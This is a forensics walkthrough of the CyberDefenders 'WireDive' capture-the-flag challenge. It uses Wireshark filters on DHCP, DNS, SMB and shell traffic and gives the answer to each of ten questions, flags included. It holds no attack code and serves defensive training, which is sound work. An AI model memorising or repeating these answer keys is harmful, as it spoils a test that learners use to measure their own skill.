SOC Masters

NETWORK FORENSICS REPORT

CyberDefenders : WireDive

Scenario

WireDive is a combo traffic analysis exercise that contains various traces to help you understand how different protocols look on the wire where you can evaluate your DFIR skills against an artifact you usually encounter in today's case investigations as a security blue team member.

Challenge Files:

- dhcp.pcapng
- dns.pcapng
- https.pcapng
- network.pcapng
- secret_sauce.txt
- shell.pcapng
- smb.pcapng

Tools Used

- Brim
- Wireshark


Investigation Overview

🔎Q1. What IP address is requested by the client?

🧭 Steps to Solve:

1. Open the dhcp.pcapng file in Wireshark.
2. Apply the filter bootp or dhcp to isolate DHCP packets.
3. Locate the **DHCP Request** or **DHCP Offer** packet.
4. Expand the **Dynamic Host Configuration Protocol** section.
5. Identify the Requested IP Address or Your (client) IP address.

✅ **Answer**: 192.168.2.244




🔎 Q2. What is the transaction ID for the DHCP release?

🧭 Steps to Solve:

1. Filter the DHCP traffic using dhcp or bootp.
2. Identify the packet with the **Message Type: DHCP Release**.
3. Expand the DHCP layer to locate the Transaction ID field.

✅ **Answer**: 0x9f8fa557




🔎Q3. What is the MAC address of the client?

🧭 Steps to Solve:

1. Locate the DHCP Discover or Offer packet.
2. Expand the **Ethernet II** section to find the Source MAC address.
3. Also verify the Client MAC address under the DHCP layer → Client Hardware Address.

✅ **Answer**: 00:0C:29:82:F5:94




🔎 Q4. What is the response for the lookup for flag.fruitinc.xyz?

🧭 Steps to Solve:

1. Open the DNS capture file in Wireshark.
2. Apply the filter: dns.qry.name == "flag.fruitinc.xyz" to locate the relevant DNS query.
3. Locate the corresponding DNS response (usually with the same transaction ID).
4. Expand the **DNS Answers** section.
5. Identify the TXT data associated with the queried domain.

✅ **Answer**: AC0OLDNSFLAG




🔎 Q5. Which root server responds to the google.com query? (Hostname)

🧭 Steps to Solve:

1. Filter DNS traffic with: dns.qry.name == "google.com".
2. Identify the first query from the internal DNS (192.168.2.5) and examine the response.
3. Find the IP address that received the forwarded request (e.g., 192.203.230.10).
4. Correlate that IP with known root servers or check the response to confirm hostname.

✅ **Answer**: e.root-servers.net




🔎 Q6. What is the path of the file that is opened (SMB)?

🧭 Steps to Solve:

1. Open the SMB capture in Wireshark.
2. Apply filter: smb2 to focus on SMB2 traffic.
3. Locate a **Create Request** packet which indicates a file open operation.
4. Expand the SMB2 header and file name fields to identify the path.
5. Confirm by checking the **Create Response** that follows the request.

✅ **Answer**: \\192.168.2.10\public\HelloWorld\TradeSecrets.txt




🔎Q7. What is the hex status code when the user SAMBA\jtomato logs in?

🧭 Steps to Solve:

1. Open the smb.pcapng file in Wireshark.
2. Filter the traffic using smb2.cmd == 0x01 to isolate **Session Setup** messages.
3. Locate the **Session Setup Response** for the login attempt by SAMBA\jtomato.
4. In the SMB2 header, check the Status field.

✅ **Answer**: 0xc000006d




🔎Q8. What is the tree that is being browsed?

🧭 Steps to Solve:

1. Filter with smb2.cmd == 0x03 to find **Tree Connect Request** packets.
2. Inspect the **Tree Connect Request** payload.
3. Locate the UNC path specified in the request.

✅ **Answer**: \\192.168.2.10\public




🔎Q9. What is the flag in the file?

🧭 Steps to Solve:

1. Locate the **Read Request** and **Read Response** packets related to the file access.
2. Follow the TCP stream to reconstruct the full data.
3. Look for ASCII strings or flag format (e.g., flag{...}) within the content.

✅ **Answer**: flag{OneSuperDuperSecret}




🔎Q10. What port is the shell listening on?

🧭 Steps to Solve:

1. Loaded the PCAP file in Wireshark.
2. Applied a filter to show TCP traffic between 192.168.2.5 and 192.168.2.244.
3. Identified a TCP three-way handshake starting with a SYN to destination port 4444.
4. Verified active session and payload communication on this port.

✅ Answer:

Port 4444



